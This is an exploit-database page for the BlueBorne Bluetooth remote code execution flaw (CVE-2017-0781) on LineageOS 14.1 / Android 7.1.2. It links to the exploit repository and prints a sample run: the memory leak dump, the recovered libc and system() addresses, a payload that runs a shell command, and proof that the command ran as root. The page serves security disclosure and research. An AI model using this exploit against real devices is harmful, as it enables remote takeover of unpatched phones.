LineageOS 14.1 Blueborne - RCE

April 06, 2018

Exploit Collector

EDB-ID: 44415

Author: Marcin Kozlowski

Published: 2018-04-06

CVE: CVE-2017-0781

Type: Remote

Platform: Android

Exploit Collector

Shell - Konsole


```
# Date: 04/01/2018
# Exploit Author: Marcin Kozlowski <marcinguy@gmail.com>
# Tested on: LinageOS 14.1 (Android 7.1.2) without BlueBorne Patch
# CVE : CVE-2017-0781

# Provided for legal security research and testing purposes ONLY.

Code in exp4.py

More info in Repo:

https://github.com/marcinguy/android712-blueborne

Sample Execution:

$python exp4.py hci0 84:55:A5:B6:6F:F6
[*] Pwn attempt 0:
[*] Set hci0 to new rand BDADDR 16:e1:66:a7:8a:3d
[↘] Doing stack memeory leak...
00: 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000
01: 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000
02: 00000000 00000000 00000000 ad0911c4 9a2ed2c8 00000018 00000044 acf3de5d
acf4d67d
03: acf475e1 ad0911c4 a7c61ac0 16e166a7 00008a3d 00000000 b4300500 b4300970
1187a437
04: 00000000 9a2ed2a8 000003f3 00020001 9a2e0700 acfac80a b2f1fee0 ad08fb74
b5215a97
05: b4300500 b4300970 b2f1d220 00000000 00000001 b5225001 1187a437 00000000
00000000
06: a7c38bc0 aa5753c0 aa5753c8 b2f79360 00000008 00000000 b5233a89 00000001
00000000
07: 00000000 00000000 ad08fb74 acf61330 1187a437 00000008 a7c38bc0 b2f79360
acfc9968
08: b2f79360 00000000 a7c0f0e8 a7c38bc0 b2f79360 acfc9968 acf588f7 00000000
a7c38bc0
09: a7c00000 b4300500 00000003 a7c63b60 a7c00000 b4300500 b4300a78 aa5753c8
a7c63b60
10: ad0911c4 ad08fb74 b5225d3b 00000063 aa5753c8 b4300500 00000000 aa5753c8
```

Exploit Collector

```
13: 00000000 00000044 a7c63b60 ad0911c4 ad08fb74 acf3df91 00000040 a7c63b70
00000000
14: acf472db a7c0fa24 b5225d3b 0000001d aa5753c8 b4300500 00000000 aa5753c8
b5225d67
15: 9a2ed4b0 a7c0f778 0000000f b2f1d298 00000000 b5235ad5 0000001d b2f1d298
aa5753c8
16: 00000000 9a2ed8d8 00000000 9a2ed4b0 b5235d03 00000000 9a2ed4b0 1187a437
00000008
17: b2f1d430 1187a437 a7c0f250 b2f1d298 9a2ed8d8 b51ea361 00000001 00000000
a7c0f778
18: 1187a437 9a2ed8d8 acf59793 1187a437 a7c0f780 00000001 a7c0fa18 9a2ed8d8
00000000
19: 9a2ed4b0 a7c0f778 a7c0fa24 acf58f85 00000001 0000003e a7c0fa18 00000000
00000005
[*] LIBC  0xb51ea361
[*] BT    0xacf4d67d
[*] libc_base: 0xb5142000, bss_base: 0xacece000
[*] system: 0xb5216b4d, acl_name: 0xad08160c
[*] Set hci0 to new rand BDADDR e3:83:0c:ab:03:c6
[*] system    0xb5216b4d
[*] PAYLOAD "\x17\xaa\xaaAAAAMk!\xb5";
    touch /data/local/tmp/test
    #
[+] Connecting to BNEP again: Done
[+] Pwning...: Done
[*] Looks like it didn't crash. Possibly worked


Payload executed:

s3ve3g:/ # ls -la /data/local/tmp/

total 24
drwxrwxrwx 2 shell shell 4096 2014-01-13 02:05 .
drwxr-x--x 3 root  root  4096 2014-01-22 00:36 ..
-rw------- 1 root  root  5773 2018-03-25 12:51 apt.conf.owMBvd
-rw------- 1 root  root  1182 2018-03-25 12:51 apt.data.HdUevr
-rw------- 1 root  root   455 2018-03-25 12:51 apt.sig.kv2PHc
-rw------- 1 1002  1002     0 2014-01-13 02:05 test
s3ve3g:/ #
```

Exploit Collector

Related Posts



Follow @KitPloit 101K followers

Exploit Collector

Popular Posts

Linux/x86 Read /etc/passwd Shellcode

62 bytes small Linux/x86 read /etc/passwd shellcode.

Exploit Collector

Microsoft Internet Explorer VBScript Engine CVE-2018-8174 Arbitrary Code Execution Vulnerability

Microsoft Internet Explorer is prone to an unspecified arbitrary code-execution vulnerability.

Attackers can exploit this vulnerability to execute arbitrary code in the ...

WhatsApp 2.18.31 iOS Memory Corruption

WhatsApp version 2.18.31 on iOS suffers from a remote memory corruption vulnerability.

Archive

Exploit Collector